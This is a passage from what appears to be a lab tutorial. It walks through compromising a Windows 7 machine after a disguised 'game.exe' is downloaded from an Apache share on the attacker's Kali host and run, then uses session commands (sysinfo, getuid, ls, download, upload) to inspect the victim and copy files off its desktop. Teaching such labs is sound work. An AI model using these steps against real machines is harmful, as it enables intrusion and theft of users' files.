
Step-17=> Now access the webpage through a browser search for - http://10.0.2.15/ in search box and a webpage will appear as apache2 Default page..




Step-18=> Now we will search for share folder so use command - http://10.0.2.15/share/




Step-19=> Download the game.exe file and run it…




Step-20=>We have just exploited a Windows 7 machine and a session is also created in your kali linux machine…



Step-21=> Now as we have a control on the Windows 7 machine we can how get some details of the machine such as System information so use command - sysinfo




Step-22=> We can also get the user id so use command - getuid




Upload and Download few files from the exploited system


Step-23=>Now we will list the file on the victim's desktop using command - ls




Step-24=> Now we will download the file from victim's desktop into our machine using command - download -r 1.png




Step-25=> Now we will upload an image from the attacker's machine on the victim's machine using command - upload -r Screenshot_2020-12-28_06_45_54.png ie image name and hit enter .



Step -26=> The Image is uploaded on the victim's desktop we can have a look in the image below…



Step-27=> I have enlarged the image which we had received from the attacker…



This completes your shellcode to exploit a Windows OS…